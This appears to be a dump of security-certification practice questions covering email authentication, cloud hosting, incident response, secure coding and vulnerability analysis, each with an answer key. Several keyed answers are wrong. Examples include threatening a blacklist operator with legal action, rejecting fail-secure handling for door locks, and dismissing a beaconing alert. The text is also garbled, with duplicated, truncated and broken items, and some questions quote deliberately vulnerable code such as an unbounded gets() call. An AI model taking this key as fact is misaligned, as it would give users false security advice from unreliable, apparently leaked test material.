A security administrator wants to allow external organizations to cryptographically validate the company's domain name in email messages sent by employees. Which of the following should the security administrator implement?

- A. SPF
- B. S/MIME
- C. TLS
- D. DKIM

**Answer:** D

#### NEW QUESTION 84

A SaaS-based email service provider often receives reports from legitimate customers that their IP netblocks are on blacklists and they cannot send email. The SaaS has confirmed that affected customers typically have IP addresses within broader network ranges and some abusive customers within the same IP ranges may have performed spam campaigns. Which of the following actions should the SaaS provider perform to minimize legitimate customer impact?

- A. Inform the customer that the service provider does not have any control over third-party blacklist entries
- B. The customer should reach out to the blacklist operator directly
- C. Perform a takedown of any customer accounts that have entries on email blacklists because this is a strong indicator of hostile behavior
- D. Work with the legal department and threaten legal action against the blacklist operator if the netblocks are not removed because this is affecting legitimate traffic
- E. Establish relationship with a blacklist operators so broad entries can be replaced with more granular entries and incorrect entries can be quickly pruned

**Answer:** D

#### NEW QUESTION 86

A forensics analyst suspects that a breach has occurred. Security logs show the company's OS patch system may be compromised, and it is serving patches that contain a zero-day exploit and backdoor. The analyst extracts an executable file from a packet capture of communication between a client computer and the patch server. Which of the following should the analyst use to confirm this suspicion?

- A. File size
- B. Digital signature
- C. Checksums
- D. Anti-malware software
- E. Sandboxing

**Answer:** B

#### NEW QUESTION 91

Two competing companies experienced similar attacks on their networks from various threat actors. To improve response times, the companies wish to share some threat intelligence about the sources and methods of attack. Which of the following business documents would be BEST to document this engagement?

- A. Business partnership agreement
- B. Memorandum of understanding
- C. Service-level agreement
- D. Interconnection security agreement

**Answer:** D

#### NEW QUESTION 96

A company is developing requirements for a customized OS build that will be used in an embedded environment. The company procured hardware that is capable of reducing the likelihood of successful buffer overruns while executables are processing. Which of the following capabilities must be included for the OS to take advantage of this critical hardware-based countermeasure?

- A. Application whitelisting
- B. NX/XN bit
- C. ASLR
- D. TrustZone
- E. SCP

**Answer:** B

#### NEW QUESTION 101

A software development team has spent the last 18 months developing a new web-based front-end that will allow clients to check the status of their orders as they proceed through manufacturing. The marketing team schedules a launch party to present the new application to the client base in two weeks. Before the launch, the security team discovers numerous flaws that may introduce dangerous vulnerabilities, allowing direct access to a database used by manufacturing. The development team did not plan to remediate these vulnerabilities during development. Which of the following SDLC best practices should the development team have followed?

- A. Implementing regression testing
- B. Completing user acceptance testing
- C. Verifying system design documentation
- D. Using a SRTM

**Answer:** D

#### NEW QUESTION 106

A hospital's security team recently determined its network was breached and patient data was accessed by an external entity. The Chief Information Security Officer (CISO) of the hospital approaches the executive management team with this information, reports the vulnerability that led to the breach has already been remediated, and explains the team is continuing to follow the appropriate incident response plan. The executive team is concerned about the hospital's brand reputation and asks the CISO when the incident should be disclosed to the affected patients. Which of the following is the MOST appropriate response?

- A. When it is mandated by their legal and regulatory requirements
- B. As soon as possible in the interest of the patients
- C. As soon as the public relations department is ready to be interviewed
- D. When all steps related to the incident response plan are completed
- E. Upon the approval of the Chief Executive Officer (CEO) to release information to the public

**Answer:** A

#### NEW QUESTION 107

A team is at the beginning stages of designing a new enterprise-wide application. The new application will have a large database and require a capital investment in hardware. The Chief Information Officer (CIO) has directed the team to save money and reduce the reliance on the datacenter, and the vendor must specialize in hosting large databases in the cloud. Which of the following cloud-hosting options would BEST meet these needs?

- A. Multi-tenancy SaaS
- B. Hybrid IaaS
- C. Single-tenancy PaaS
- D. Community IaaS

**Answer:** C

#### NEW QUESTION 109

A company wants to extend its help desk availability beyond business hours. The Chief Information Officer (CIO) decides to augment the help desk with a third-party service that will answer calls and provide Tier 1 problem resolution, such as password resets and remote assistance. The security administrator implements the following firewall change:

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 80
```

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 636
```

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 5800
```

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 1433
```

The administrator provides the appropriate path and credentials to the third-party company. Which of the following technologies is MOST likely being used to provide access to the third company?

- A. LDAP
- B. WAYF
- C. OpenID
- D. RADIUS
- E. SAML

**Answer:** D

#### NEW QUESTION 112

A large enterprise with thousands of users is experiencing a relatively high frequency of malicious activity from the insider threats. Much of the activity appears to involve internal reconnaissance that results in targeted attacks against privileged users and network file shares. Given this scenario, which of the following would MOST likely prevent or deter these attacks? (Choose two.)

- A. Conduct role-based training for privileged users that highlights common threats against them and covers best practices to thwart attacks
- B. Increase the frequency at which host operating systems are scanned for vulnerabilities, and decrease the amount of time permitted between vulnerability identification and the application of corresponding patches
- C. Enforce command shell restrictions via group policies for all workstations by default to limit which native operating system tools are available for use
- D. Modify the existing rules of behavior to include an explicit statement prohibiting users from enumerating user and file directories using available tools and/or accessing visible resources that do not directly pertain to their job functions
- E. For all workstations, implement full-disk encryption and configure UEFI instances to require complex passwords for authentication
- F. Implement application blacklisting enforced by the operating systems of all machines in the enterprise

**Answer:** CD

#### NEW QUESTION 113

The code snippet below controls all electronic door locks to a secure facility in which the doors should only fail open in an emergency. In the code, "criticalValue" indicates if an emergency is underway:



```
try {
    if (criticalValue)
        openDoors=true
    else
        OpenDoors=false
} catch (e) {
    OpenDoors=true
}
```

Which of the following is the BEST course of action for a security analyst to recommend to the software developer?

- A. Rewrite the software to implement fine-grained, conditions-based testing
- B. Add additional exception handling logic to the main program to prevent doors from being opened
- C. Apply for a life-safety-based risk exception allowing secure doors to fail open
- D. Rewrite the software's exception handling routine to fail in a secure state

**Answer: B**

#### NEW QUESTION 118

A software development manager is running a project using agile development methods. The company cybersecurity engineer has noticed a high number of vulnerabilities have been making it into production code on the project.

Which of the following methods could be used in addition to an integrated development environment to reduce the severity of the issue?

- A. Conduct a penetration test on each function as it is developed
- B. Develop a set of basic checks for common coding errors
- C. Adopt a waterfall method of software development
- D. Implement unit tests that incorporate static code analyzers

**Answer: D**

#### NEW QUESTION 123

Given the code snippet below:

```
#include <stdio.h>

#include <stdlib.h>

int main(void) {

    char username[8];

    printf("Enter your username: ");

    gets(username)

    printf("\n");

    if (username == NULL) {

        printf("you did not enter a username\n");

    }

    if strcmp(username, "admin") {

        printf("%s", "Admin user, enter your physical token value: ");

        // rest of conditional logic here has been snipped for brevity

    } else {

        printf("Standard user, enter your password: ");

        // rest of conditional logic here has been snipped for brevity

    }

}
```

Which of the following vulnerability types is the MOST concerning?

- A. Only short usernames are supported, which could result in brute forcing of credentials.
- B. Buffer overflow in the username parameter could lead to a memory corruption vulnerability.
- C. Hardcoded usernames with different code paths taken depend on which user is entered.
- D. Format string vulnerability is present for admin users but not for standard user

**Answer: B**

**NEW QUESTION 126**

An organization has established the following controls matrix:

	Minimum	Moderate	High
Physical Security	Cylinder Lock	Cipher Lock	Proximity Access Card
Environmental Security	Surge Protector	UPS	Generator
Data Security	Context-Based Authentication	MFA	FDE
Application Security	Peer Review	Static Analysis	Penetration Testing
Logical Security	HIDS	NIDS	NIPS

The following control sets have been defined by the organization and are applied in aggregate fashion:

Systems containing PII are protected with the minimum control set. Systems containing medical data are protected at the moderate level. Systems containing cardholder data are protected at the high level.

The organization is preparing to deploy a system that protects the confidentiality of a database containing PII and medical data from clients. Based on the controls classification, which of the following controls would BEST meet these requirements?

- A. Proximity card access to the server room, context-based authentication, UPS, and full-disk encryption for the database server.
- B. Cipher lock on the server room door, FDE, surge protector, and static analysis of all application code.
- C. Peer review of all application changes, static analysis of application code, UPS, and penetration testing of the complete system.
- D. Intrusion detection capabilities, network-based IPS, generator, and context-based authentication.

**Answer: D**

**NEW QUESTION 128**

A company's existing forward proxies support software-based TLS decryption, but are currently at 60% load just dealing with AV scanning and content analysis for HTTP traffic. More than 70% outbound web traffic is currently encrypted. The switching and routing network infrastructure precludes adding capacity, preventing the installation of a dedicated TLS decryption system. The network firewall infrastructure is currently at 30% load and has software decryption modules that can be activated by purchasing additional license keys. An existing project is rolling out agent updates to end-user desktops as part of an endpoint security refresh. Which of the following is the BEST way to address these issues and mitigate risks to the organization?

- A. Purchase the SSL, decryption license for the firewalls and route traffic back to the proxies for enduser categorization and malware analysis.
- B. Roll out application whitelisting to end-user desktops and decommission the existing proxies, freeing up network ports.
- C. Use an EDP solution to address the malware issue and accept the diminishing role of the proxy for URL categorization in the short term.
- D. Accept the current risk and seek possible funding approval in the next budget cycle to replace the existing proxies with ones with more capacity.

**Answer: B**

**NEW QUESTION 131**

A recent CRM upgrade at a branch office was completed after the desired deadline. Several technical issues were found during the upgrade and need to be discussed in depth before the next branch office is upgraded. Which of the following should be used to identify weak processes and other vulnerabilities?

- A. Gap analysis
- B. Benchmarks and baseline results
- C. Risk assessment
- D. Lessons learned report

**Answer: D**

**NEW QUESTION 133**

A network engineer is attempting to design-in resiliency characteristics for an enterprise network's VPN services.

If the engineer wants to help ensure some resilience against zero-day vulnerabilities exploited against the VPN implementation, which of the following decisions would BEST support this objective?

- A. Implement a reverse proxy for VPN traffic that is defended and monitored by the organization's SOC with near-real-time alerting to administrators.
- B. Subscribe to a managed service provider capable of supporting the mitigation of advanced DDoS attacks on the enterprise's pool of VPN concentrators.
- C. Distribute the VPN concentrators across multiple systems at different physical sites to ensure some backup services are available in the event of primary site loss.
- D. Employ a second VPN layer concurrently where the other layer's cryptographic implementation is sourced from a different vendor.

**Answer: D**

**NEW QUESTION 135**

An information security officer is responsible for one secure network and one office network. Recent intelligence suggests there is an opportunity for attackers to gain access to the secure network due to similar login credentials across networks. To determine the users who should change their information, the information security officer uses a tool to scan a file with hashed values on both networks and receives the following data:

Corporate Network		Secure Network	
james.bond	asHU8\$1bg	jbond	asHU8\$1bg
tom.jones	wit4njyt%I	tom.jones	wit4njyt%I
dade.murphy	mUrpHTIME7	d.murph3	t%w3BT9)n
herbie.hancock	hh2016!#	hhanco	hh2016!#2
suzy.smith	1Li*#HFadf	ssmith	1LI*#HFadf

Which of the following tools was used to gather this information from the hashed values in the file?

- A. Vulnerability scanner
- B. Fuzzer
- C. MD5 generator
- D. Password cracker
- E. Protocol analyzer

**Answer:** C

#### NEW QUESTION 136

Security policies that are in place at an organization prohibit USB drives from being utilized across the entire enterprise, with adequate technical controls in place to block them. As a way to still be able to work from various locations on different computing resources, several sales staff members have signed up for a web-based storage solution without the consent of the IT department. However, the operations department is required to use the same service to transmit certain business partner documents.

Which of the following would BEST allow the IT department to monitor and control this behavior?

- A. Enabling AAA
- B. Deploying a CASB
- C. Configuring an NGFW
- D. Installing a WAF
- E. Utilizing a vTPM

**Answer:** B

#### NEW QUESTION 139

Legal counsel has notified the information security manager of a legal matter that will require the preservation of electronic records for 2000 sales force employees. Source records will be email, PC, network shares, and applications.

After all restrictions have been lifted, which of the following should the information manager review?

- A. Data retention policy
- B. Legal hold
- C. Chain of custody
- D. Scope statement

**Answer:** B

#### NEW QUESTION 143

The legal department has required that all traffic to and from a company's cloud-based word processing and email system is logged. To meet this requirement, the Chief Information Security Officer (CISO) has implemented a next-generation firewall to perform inspection of the secure traffic and has decided to use a cloud-based log aggregation solution for all traffic that is logged. Which of the following presents a long-term risk to user privacy in this scenario?

- A. Confidential or sensitive documents are inspected by the firewall before being logged.
- B. Latency when viewing videos and other online content may increase.
- C. Reports generated from the firewall will take longer to produce due to more information from inspected traffic.
- D. Stored logs may contain non-encrypted usernames and passwords for personal website

**Answer:** A

#### NEW QUESTION 145

A breach was caused by an insider threat in which customer PII was compromised. Following the breach, a lead security analyst is asked to determine which vulnerabilities the attacker used to access company resources. Which of the following should the analyst use to remediate the vulnerabilities?

- A. Protocol analyzer
- B. Root cause analyzer
- C. Behavioral analytics
- D. Data leak prevention

**Answer:** D

#### NEW QUESTION 146

A new cluster of virtual servers has been set up in a lab environment and must be audited before being allowed on the production network. The security manager needs to ensure unnecessary services are disabled and all system accounts are using strong credentials. Which of the following tools should be used? (Choose



two.)

- A. Fuzzer
- B. SCAP scanner
- C. Packet analyzer
- D. Password cracker
- E. Network enumerator
- F. SIEM

**Answer:** BF

#### NEW QUESTION 148

A security engineer is embedded with a development team to ensure security is built into products being developed. The security engineer wants to ensure developers are not blocked by a large number of security requirements applied at specific schedule points. Which of the following solutions BEST meets the engineer's goal?

- A. Schedule weekly reviews of all unit test results with the entire development team and follow up between meetings with surprise code inspections.
- B. Develop and implement a set of automated security tests to be installed on each development team leader's workstation.
- C. Enforce code quality and reuse standards into the requirements definition phase of the waterfall development process.
- D. Deploy an integrated software tool that builds and tests each portion of code committed by developers and provides feedback.

**Answer:** C

#### NEW QUESTION 149

A security technician is incorporating the following requirements in an RFP for a new SIEM: New security notifications must be dynamically implemented by the SIEM engine

The SIEM must be able to identify traffic baseline anomalies

Anonymous attack data from all customers must augment attack detection and risk scoring

Based on the above requirements, which of the following should the SIEM support? (Choose two.)

- A. Autoscaling search capability
- B. Machine learning
- C. Multisensor deployment
- D. Big Data analytics
- E. Cloud-based management
- F. Centralized log aggregation

**Answer:** BD

#### NEW QUESTION 151

An organization enables BYOD but wants to allow users to access the corporate email, calendar, and contacts from their devices. The data associated with the user's accounts is sensitive, and therefore, the organization wants to comply with the following requirements:

Active full-device encryption Enabled remote-device wipe Blocking unsigned applications

Containerization of email, calendar, and contacts

Which of the following technical controls would BEST protect the data from attack or loss and meet the above requirements?

- A. Require frequent password changes and disable NFC.
- B. Enforce device encryption and activate MAM.
- C. Install a mobile antivirus application.
- D. Configure and monitor devices with an MD

**Answer:** B

#### NEW QUESTION 152

Given the following information about a company's internal network:

User IP space: 192.168.1.0/24

Server IP space: 192.168.192.0/25

A security engineer has been told that there are rogue websites hosted outside of the proper server space, and those websites need to be identified. Which of the following should the engineer do?

- A. Use a protocol analyzer on 192.168.1.0/24
- B. Use a port scanner on 192.168.1.0/24
- C. Use an HTTP interceptor on 192.168.1.0/24
- D. Use a port scanner on 192.168.192.0/25
- E. Use a protocol analyzer on 192.168.192.0/25
- F. Use an HTTP interceptor on 192.168.192.0/25

**Answer:** B

#### NEW QUESTION 157

The Chief Information Officer (CIO) wants to increase security and accessibility among the organization's cloud SaaS applications. The applications are configured to use passwords, and twofactor authentication is not provided natively. Which of the following would BEST address the CIO's concerns?

- A. Procure a password manager for the employees to use with the cloud applications.
- B. Create a VPN tunnel between the on-premises environment and the cloud providers.
- C. Deploy applications internally and migrate away from SaaS applications.
- D. Implement an IdP that supports SAML and time-based, one-time password

**Answer:** B

#### NEW QUESTION 159

During a security assessment, activities were divided into two phases; internal and external exploitation. The security assessment team set a hard time limit on external activities before moving to a compromised box within the enterprise perimeter.

Which of the following methods is the assessment team most likely to employ NEXT?

- A. Pivoting from the compromised, moving laterally through the enterprise, and trying to exfiltrate data and compromise devices.
- B. Conducting a social engineering attack attempt with the goal of accessing the compromised box physically.
- C. Exfiltrating network scans from the compromised box as a precursor to social media reconnaissance
- D. Open-source intelligence gathering to identify the network perimeter and scope to enable further system compromises.

**Answer:** A

#### NEW QUESTION 161

An organization's network engineering team recently deployed a new software encryption solution to ensure the confidentiality of data at rest, which was found to add 300ms of latency to data readwrite requests in storage, impacting business operations. Which of the following alternative approaches would BEST address performance requirements while meeting the intended security objective?

- A. Employ hardware FDE or SED solutions.
- B. Utilize a more efficient cryptographic hash function.
- C. Replace HDDs with SSD arrays.
- D. Use a FIFO pipe a multithreaded software solution

**Answer:** A

#### NEW QUESTION 162

Given the following output from a security tool in Kali:

[12:17:41] dumping options:

filename: </usr/share/sectools/scans>

state: <8>

lineo: <56>

literals: <74>

sequences: [34]

symbols: [0]

req\_del: <200>

mseq\_len: <1024>

plugin: <none>

s\_syms: <0>

literal [1] = [jf2d43kaj4i9eahfh8fbiud8sd8sdhfdfhj9]

- A. Log reduction
- B. Network enumerator
- C. Fuzzer
- D. SCAP scanner

**Answer:** D

#### NEW QUESTION 167

A government organization operates and maintains several ICS environments. The categorization of one of the ICS environments led to a moderate baseline. The organization has compiled a set of applicable security controls based on this categorization.

Given that this is a unique environment, which of the following should the organization do NEXT to determine if other security controls should be considered?

- A. Check for any relevant or required overlays.
- B. Review enhancements within the current control set.
- C. Modify to a high-baseline set of controls.
- D. Perform continuous monitoring

**Answer:** C

#### NEW QUESTION 171

A security researcher is gathering information about a recent spike in the number of targeted attacks against multinational banks. The spike is on top of already

sustained attacks against the banks. Some of the previous attacks have resulted in the loss of sensitive data, but as of yet the attackers have not successfully stolen any funds.

Based on the information available to the researcher, which of the following is the MOST likely threat profile?

- A. Nation-state-sponsored attackers conducting espionage for strategic gain.
- B. Insiders seeking to gain access to funds for illicit purposes.
- C. Opportunists seeking notoriety and fame for personal gain.
- D. Hackvisits seeking to make a political statement because of socio-economic factor

**Answer: D**

#### NEW QUESTION 173

A security analyst is inspecting pseudocode of the following multithreaded application:

1. perform daily ETL of data
  - 1.1 validate that yesterday's data model file exists
  - 1.2 validate that today's data model file does not exist
  - 1.2 extract yesterday's data model
  - 1.3 transform the format
  - 1.4 load the transformed data into today's data model file
  - 1.5 exit

Which of the following security concerns is evident in the above pseudocode?

- A. Time of check/time of use
- B. Resource exhaustion
- C. Improper storage of sensitive data
- D. Privilege escalation

**Answer: A**

#### NEW QUESTION 177

An organization is considering the use of a thin client architecture as it moves to a cloud-hosted environment. A security analyst is asked to provide thoughts on the security advantages of using thin clients and virtual workstations. Which of the following are security advantages of the use of this combination of thin clients and virtual workstations?

- A. Malicious insiders will not have the opportunity to tamper with data at rest and affect the integrity of the system.
- B. Thin client workstations require much less security because they lack storage and peripherals that can be easily compromised, and the virtual workstations are protected in the cloud where security is outsourced.
- C. All thin clients use TPM for core protection, and virtual workstations use vTPM for core protection with both equally ensuring a greater security advantage for a cloud-hosted environment.
- D. Malicious users will have reduced opportunities for data extractions from their physical thin client workstations, this reducing the effectiveness of local attacks.

**Answer: B**

#### NEW QUESTION 182

Engineers at a company believe a certain type of data should be protected from competitors, but the data owner insists the information is not sensitive. An information security engineer is implementing controls to secure the corporate SAN. The controls require dividing data into four groups: nonsensitive, sensitive but accessible, sensitive but export-controlled, and extremely sensitive. Which of the following actions should the engineer take regarding the data?

- A. Label the data as extremely sensitive.
- B. Label the data as sensitive but accessible.
- C. Label the data as non-sensitive.
- D. Label the data as sensitive but export-controlle

**Answer: C**

#### NEW QUESTION 185

A security engineer is performing an assessment again for a company. The security engineer examines the following output from the review: Which of the following tools is the engineer utilizing to perform this assessment?

Password complexity	Disabled
Require authentication from a domain controller before sign in	Enabled
Allow guest user access	Enabled
Allow anonymous enumeration of groups	Disabled

- A. Vulnerability scanner
- B. SCAP scanner
- C. Port scanner
- D. Interception proxy

**Answer: B**

#### NEW QUESTION 187

The marketing department has developed a new marketing campaign involving significant social media outreach. The campaign includes allowing employees and customers to submit blog posts and pictures of their day-to-day experiences at the company. The information security manager has been asked to provide an informative letter to all participants regarding the security risks and how to avoid privacy and operational security issues. Which of the following is the MOST important information to reference in the letter?



- A. After-action reports from prior incidents.
- B. Social engineering techniques
- C. Company policies and employee NDAs
- D. Data classification processes

**Answer:** C

#### NEW QUESTION 192

A database administrator is required to adhere to and implement privacy principles when executing daily tasks. A manager directs the administrator to reduce the number of unique instances of PII stored within an organization's systems to the greatest extent possible. Which of the following principles is being demonstrated?

- A. Administrator accountability
- B. PII security
- C. Record transparency
- D. Data minimization

**Answer:** D

#### NEW QUESTION 196

A newly hired security analyst has joined an established SOC team. Not long after going through corporate orientation, a new attack method on web-based applications was publicly revealed. The security analyst immediately brings this new information to the team lead, but the team lead is not concerned about it. Which of the following is the MOST likely reason for the team lead's position?

- A. The organization has accepted the risks associated with web-based threats.
- B. The attack type does not meet the organization's threat model.
- C. Web-based applications are on isolated network segments.
- D. Corporate policy states that NIPS signatures must be updated every hou

**Answer:** A

#### NEW QUESTION 200

Company.org has requested a black-box security assessment be performed on key cyber terrain. On area of concern is the company's SMTP services. The security assessor wants to run reconnaissance before taking any additional action and wishes to determine which SMTP server is Internet-facing. Which of the following commands should the assessor use to determine this information?

- A. `dnsrecon -d company.org -t SOA`
- B. `dig company.org mx`
- C. `nc -v company.org`
- D. `whois company.org`

**Answer:** A

#### NEW QUESTION 205

A medical device company is implementing a new COTS antivirus solution in its manufacturing plant.

All validated machines and instruments must be retested for interoperability with the new software. Which of the following would BEST ensure the software and instruments are working as designed?

- A. System design documentation
- B. User acceptance testing
- C. Peer review
- D. Static code analysis testing
- E. Change control documentation

**Answer:** A

#### NEW QUESTION 207

An internal staff member logs into an ERP platform and clicks on a record. The browser URL changes to:

URL: `http://192.168.0.100/ERP/accountId=5&action=SELECT`

Which of the following is the MOST likely vulnerability in this ERP platform?

- A. Brute forcing of account credentials
- B. Plain-text credentials transmitted over the Internet
- C. Insecure direct object reference
- D. SQL injection of ERP back end

**Answer:** C

#### NEW QUESTION 209

An information security manager is concerned that connectivity used to configure and troubleshoot critical network devices could be attacked. The manager has tasked a network security engineer with meeting the following requirements:

Encrypt all traffic between the network engineer and critical devices. Segregate the different networking planes as much as possible.

Do not let access ports impact configuration tasks.

Which of the following would be the BEST recommendation for the network security engineer to present?

- A. Deploy control plane protections.
- B. Use SSH over out-of-band management.
- C. Force only TACACS to be allowed.

D. Require the use of certificates for AAA.

**Answer: B**

#### NEW QUESTION 210

A managed service provider is designing a log aggregation service for customers who no longer want to manage an internal SIEM infrastructure. The provider expects that customers will send all types of logs to them, and that log files could contain very sensitive entries. Customers have indicated they want on-premises and cloud-based infrastructure logs to be stored in this new service. An engineer, who is designing the new service, is deciding how to segment customers. Which of the following is the BEST statement for the engineer to take into consideration?

- A. Single-tenancy is often more expensive and has less efficient resource utilization
- B. Multi-tenancy may increase the risk of cross-customer exposure in the event of service vulnerabilities.
- C. The managed service provider should outsource security of the platform to an existing cloud company
- D. This will allow the new log service to be launched faster and with well-tested security controls.
- E. Due to the likelihood of large log volumes, the service provider should use a multi-tenancy model for the data storage tier, enable data deduplication for storage cost efficiencies, and encrypt data at rest.
- F. The most secure design approach would be to give customers on-premises appliances, install agents on endpoints, and then remotely manage the service via a VPN.

**Answer: A**

#### NEW QUESTION 213

A user asks a security practitioner for recommendations on securing a home network. The user recently purchased a connected home assistant and multiple IoT devices in an effort to automate the home. Some of the IoT devices are wearables, and other are installed in the user's automobiles. The current home network is configured as a single flat network behind an ISP-supplied router. The router has a single IP address, and the router performs NAT on incoming traffic to route it to individual devices.

Which of the following security controls would address the user's privacy concerns and provide the BEST level of security for the home network?

- A. Ensure all IoT devices are configured in a geofencing mode so the devices do not work when removed from the home network
- B. Disable the home assistant unless actively using it, and segment the network so each IoT device has its own segment.
- C. Install a firewall capable of cryptographically separating network traffic require strong authentication to access all IoT devices, and restrict network access for the home assistant based on time-of-day restrictions.
- D. Segment the home network to separate network traffic from users and the IoT devices, ensure security settings on the home assistant support no or limited recording capability, and install firewall rules on the router to restrict traffic to the home assistant as much as possible.
- E. Change all default passwords on the IoT devices, disable Internet access for the IoT devices and the home assistant, obtain routable IP addresses for all devices, and implement IPv6 and IPSec protections on all network traffic.

**Answer: B**

#### NEW QUESTION 217

A cybersecurity analyst has received an alert that well-known "call home" messages are continuously observed by network sensors at the network boundary. The proxy firewall successfully drops the messages. After determining the alert was a true positive, which of the following represents the most likely cause?

- A. Attackers are running reconnaissance on company resources.
- B. An outside command and control system is attempting to reach an infected system.
- C. An insider trying to exfiltrate information to a remote network.
- D. Malware is running on a company system

**Answer: B**

#### NEW QUESTION 222

Which of the following system would be at the GREATEST risk of compromise if found to have an open vulnerability associated with perfect ... secrecy?

- A. Endpoints
- B. VPN concentrators
- C. Virtual hosts
- D. SIEM
- E. Layer 2 switches

**Answer: B**

#### NEW QUESTION 224

An organization is attempting to harden its web servers and reduce the information that might be disclosed by potential attackers. A security analyst is reviewing a vulnerability scan result from a recent web server scan.

Portions of the scan results are shown below: Finding# 5144322

First time detected 10 nov 2015 09:00 GMT\_0600

Last time detected 10 nov 2015 09:00 GMT\_0600

CVSS base: 5

Access path: http://myorg.com/maillinglist.htm

Request: GET http://maillinglist.aspx?content=volunteer Response: C:\Documents\MarySmith\maillinglist.pdf

Which of the following lines indicates information disclosure about the host that needs to be remediated?

- A. Response: C:\Documents\marysmith\maillinglist.pdf
- B. Finding#5144322
- C. First Time detected 10 nov 2015 09:00 GMT\_0600
- D. Access path: http://myorg.com/maillinglist.htm
- E. Request: GET http://myorg.com/maillinglist.aspx?content=volunteer

**Answer:** A

**NEW QUESTION 227**

A security analyst is reviewing logs and discovers that a company-owned computer issued to an employee is generating many alerts and analyst continues to review the log events and discovers that a non-company-owned device from a different, unknown IP address is generating the same events. The analyst informs the manager of these findings, and the manager explains that these activities are already known and . . . ongoing simulation. Given this scenario, which of the following roles are the analyst, the employee, and the manager fillings?

- A. The analyst is red team The employee is blue team The manager is white team
- B. The analyst is white team The employee is red team The manager is blue team
- C. The analyst is red team The employee is white team The manager is blue team
- D. The analyst is blue team The employee is red team The manager is white team

**Answer:** D

**NEW QUESTION 231**

A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a special platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After investigating the new vulnerability, it was determined that the web services providing are being impacted by this new threat. Which of the following data types are MOST likely at risk of exposure based on this new threat? (Select TWO)

- A. Cardholder data
- B. intellectual property
- C. Personal health information
- D. Employee records
- E. Corporate financial data

**Answer:** AC

**NEW QUESTION 233**

A malware infection spread to numerous workstations within the marketing department. The workstations were quarantined and replaced with machines. Which of the following represents a FINAL step in the prediction of the malware?

- A. The workstations should be isolated from the network.
- B. The workstations should be donated for reuse.
- C. The workstations should be reimaged
- D. The workstations should be patched and scanned

**Answer:** C

**NEW QUESTION 238**

A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a specific platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After the new vulnerability, it was determined that web services provided are being impacted by this new threat. Which of the following data types are MOST likely at risk of exposure based on this new threat? (Select Two)

- A. Cardholder data
- B. Intellectual property
- C. Personal health information
- D. Employee records
- E. Corporate financial data

**Answer:** AC

**NEW QUESTION 243**

The Chief Executive Officer (CEO) instructed the new Chief Information Security Officer (CISO) to provide a list of enhancements to the company's cybersecurity operation. As a result, the CISO has identified the need to align security operations with industry best practices. Which of the following industry references is appropriate to accomplish this?

- A. OSSM
- B. NIST
- C. PCI
- D. OWASP

**Answer:** B

**NEW QUESTION 244**

A technician receives the following security alert from the firewall's automated system:

```
match_time: 10/10/16 16:20:43
serial: 002301028176
device_name: COMPSEC1
type: CORRELATION
scruser: domain\samjones
scr: 10.50.50.150
object_name: Beacon Detection
object_id: 6005
category: compromised-host
severity: medium
evidence: Host repeatedly visited a dynamic DNS domain (17 times).
```

After reviewing the alert, which of the following is the BEST analysis?

- A. This alert is false positive because DNS is a normal network function.
- B. This alert indicates a user was attempting to bypass security measures using dynamic DNS.
- C. This alert was generated by the SIEM because the user attempted too many invalid login attempts.
- D. This alert indicates an endpoint may be infected and is potentially contacting a suspect hos

**Answer: B**

#### NEW QUESTION 245

Company ABC's SAN is nearing capacity, and will cause costly downtimes if servers run out disk space. Which of the following is a more cost effective alternative to buying a new SAN?

- A. Enable multipath to increase availability
- B. Enable deduplication on the storage pools
- C. Implement snapshots to reduce virtual disk size
- D. Implement replication to offsite datacenter

**Answer: B**

#### Explanation:

Storage-based data deduplication reduces the amount of storage needed for a given set of files. It is most effective in applications where many copies of very similar or even identical data are stored on a single disk.

It is common for multiple copies of files to exist on a SAN. By eliminating (deduplicating) repeated copies of the files, we can reduce the disk space used on the existing SAN. This solution is a cost effective alternative to buying a new SAN.

Incorrect Answers:

A: Multipathing enables multiple links to transfer the data to and from the SAN. This improves performance and link redundancy. However, it has no effect on the amount of data on the SAN. C: Snapshots would not reduce the amount of data stored on the SAN.

D: Replicating the data on the SAN to an offsite datacenter will not reduce the amount of data stored on the SAN. It would just create another copy of the data on the SAN in the offsite datacenter. References:

[https://en.wikipedia.org/wiki/Data\\_deduplication](https://en.wikipedia.org/wiki/Data_deduplication)

#### NEW QUESTION 246

After being notified of an issue with the online shopping cart, where customers are able to arbitrarily change the price of listed items, a programmer analyzes the following piece of code used by a web based shopping cart.

```
SELECT ITEM FROM CART WHERE ITEM=ADDSLASHES($USERINPUT);
```

The programmer found that every time a user adds an item to the cart, a temporary file is created on the web server /tmp directory. The temporary file has a name which is generated by concatenating the content of the \$USERINPUT variable and a timestamp in the form of MM-DD-YYYY, (e.g. smartphone-12-25-2013.tmp) containing the price of the item being purchased. Which of the following is MOST likely being exploited to manipulate the price of a shopping cart's items?

- A. Input validation
- B. SQL injection
- C. TOCTOU
- D. Session hijacking

**Answer: C**

#### Explanation:

In this question, TOCTOU is being exploited to allow the user to modify the temp file that contains the price of the item.

In software development, time of check to time of use (TOCTOU) is a class of software bug caused by changes in a system between the checking of a condition (such as a security credential) and the use of the results of that check. This is one example of a race condition.

A simple example is as follows: Consider a Web application that allows a user to edit pages, and also allows administrators to lock pages to prevent editing. A user requests to edit a page, getting a form which can be used to alter its content. Before the user submits the form, an administrator locks the page, which should prevent editing. However, since editing has already begun, when the user submits the form, those edits (which have already been made) are accepted. When the user began editing, the appropriate authorization was checked, and the user was indeed allowed to edit. However, the authorization was used later, at a time when edits should no longer have been allowed. TOCTOU race conditions are most common in Unix between operations on the file system, but can occur in other contexts, including local sockets and improper use of database transactions.

Incorrect Answers:

A: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. The exploit in this question is not an example of input validation.

B: SQL injection is a type of security exploit in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to dat



A. The exploit

in this question is not an example of a SQL injection attack.

D: Session hijacking, also known as TCP session hijacking, is a method of taking over a Web user session by obtaining the session ID and masquerading as the authorized user. The exploit in this question is not an example of session hijacking.

References: <https://en.wikipedia.org/wiki/HYPERLINK>

